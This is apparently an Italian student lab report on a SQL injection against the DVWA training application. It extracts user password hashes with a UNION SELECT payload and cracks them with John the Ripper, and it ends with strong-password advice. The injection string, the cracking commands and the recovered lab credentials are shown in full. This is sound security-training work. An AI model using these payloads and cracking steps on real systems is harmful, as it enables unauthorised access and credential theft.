


PASSWORD CRACKING CON JOHN THE RIPPER

' UNION SELECT user, password FROM users #



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top is the DVWA logo. Below it, the page title is "Vulnerability: SQL Injection". The main content area has a "User ID:" label and a text input field. To the right of the input field is a "Submit" button. Below the input field, the results of the SQL injection are displayed in red text. The results show five rows of data, each starting with "ID: ' UNION SELECT user, password FROM users #". The first row shows "First name: admin" and "Surname: 5f4dcc3b5aa765d61d8327deb882cf99". The second row shows "First name: gordonb" and "Surname: e99a18c428cb38d5f260853678922e03". The third row shows "First name: 1337" and "Surname: 8d3533d75ae2c3966d7e0d4fcc69216b". The fourth row shows "First name: pablo" and "Surname: 0d107d09f5bbe40cade3de5c71e9e9b7". The fifth row shows "First name: smithy" and "Surname: 5f4dcc3b5aa765d61d8327deb882cf99".

User ID:

Submit

ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

In un file di testo ho inserito la password in formato hash del primo utente della lista che ho trovato, tale **"admin"**.



john passwords.txt → mi ha comunicato che John ha identificato ciò che è presente nel file passwords.txt sia come un hash LM che come un hash MD5 (dynamic=md5(\$p)).

```
john passwords.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
```

Ho notato che il tool impiegava svariato tempo a fornirmi un output concreto e pertanto ho notato che **l'hash LM è utilizzato per Windows**, che in questo caso a noi non serve. Motivo per cui, come da figura sottostante, ho utilizzato **john --format=raw-md5 <nomefile>** per indicare a John che la stringa che ho inserito nel file è in formato md5. Dopo pochissimi secondi John è riuscito ad indicarmi la password per l'user **"admin"**, che per l'appunto è **"password"**.

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 passwords.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
1g 0:00:00.00 DONE 2/3 (2023-06-07 07:41) 9.090g/s 1745p/s 1745c/s 1745C/s 123456..knight
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$
```

Stesso procedimento per l'utente gordonb, la cui password è abc123


```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 gordonb.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
abc123 (?)
1g 0:00:00.00 DONE 2/3 (2023-06-07 08:04) 11.11g/s 1745p/s 1745c/s 1745C/s 123456..knight
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

~/Desktop/gordonb.txt - Mousepad

1	e99a18c428cb38d5f260853678922e03
2	

Stesso procedimento per l'utente 1337, la cui password è charley



The screenshot shows a terminal window on the left and a text editor on the right. In the terminal, the command `john --format=raw-md5 1337.txt` is executed. The output shows the password `charley` being found, which is circled in red. In the text editor, the file `~/Desktop/1337.txt` is open, and the first line contains the MD5 hash `1 8d3533d75ae2c3966d7e0d4fcc69216b`, which is also circled in red.


```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 1337.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2])
Warning: no OpenMP support for this hash type, continuing with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key will stop
Almost done: Processing the remaining buffered candidate passwords: 0 left to process
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
charley (?)
1g 0:00:00:00 DONE 3/3 (2023-06-07 08:07) 11.11g/s
Use the "--show --format=Raw-MD5" options to display the results
Session completed.
```

~/Desktop/1337.txt - Mousepad

```
1 8d3533d75ae2c3966d7e0d4fcc69216b
2 |
```

Stesso procedimento per l'utente pablo, la cui password è letmein



The screenshot shows a terminal window on the left and a text editor on the right. In the terminal, the command `john --format=raw-md5 pablo.txt` is executed. The output shows the password `letmein` being found, which is circled in red. In the text editor, the file `~/Desktop/pablo.txt` is open, and the first line contains the MD5 hash `1 0d107d09f5bbe40cade3de5c71e9e9b7`, which is also circled in red.

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 pablo.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2])
Warning: no OpenMP support for this hash type, continuing with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key will stop
Almost done: Processing the remaining buffered candidate passwords: 0 left to process
Proceeding with wordlist:/usr/share/john/password.lst
letmein (?)
1g 0:00:00:00 DONE 2/3 (2023-06-07 08:10) 11.11g/s
Use the "--show --format=Raw-MD5" options to display the results
Session completed.
```

~/Desktop/pablo.txt - Mousepad

```
1 0d107d09f5bbe40cade3de5c71e9e9b7
2 |
```

Per quanto riguarda l'utente smithy ho eseguito lo stesso procedimento. Tuttavia, in questo caso John non mi ha decodificato la password.

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 smithy.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)
```

*~/Desktop/smithy.txt - Mousepad

File Edit Search View Document Help

1 5f4dcc3b5aa765d61d8327deb882cf99

Pensando di aver sbagliato a digitare l'hash, sono tornato in DVWA, dove ho notato che l'hash relativo a smithy è identico all'hash relativo ad admin, ergo anche la password di smithy è password

User ID:

ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Infine ho aggiunto gli hash relativi a tutti gli utenti in un unico file di testo (**unico.txt**), e tramite il comando - **-show** ho avuto accesso a tutte le password craccate in precedenza.

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 unico.txt --show

?:letmein
?:charley
?:abc123
?:password
4 password hashes cracked, 0 left
```

TECNICHE UTILIZZATE E CONCLUSIONI

John the Ripper è un tool che automatizza le richieste, tool di password cracking per i sistemi operativi Linux. Fa uso della parallelizzazione dei task per ridurre i tempi di cracking durante una sessione brute force, ed è altamente configurabile (si possono specificare gli insiemi / sottoinsiemi di caratteri da utilizzare come lettere o numeri).

In questo caso è stato usato per craccare i vari hash relativi agli utenti presente su DVWA, hash questi trovati mediante sfruttamento di vulnerabilità SQL INJECTION.

Data la non complessità e la brevità delle password utilizzate dai vari utenti, la decodifica dell'hash è stata immediata.

Si consiglia pertanto di utilizzare password forti, assicurando che le stesse siano lunghe almeno 12 caratteri, che contengano una combinazione di lettere maiuscole e minuscole, numeri e caratteri speciali e soprattutto di evitare password ovvie come nomi di familiari o date di compleanno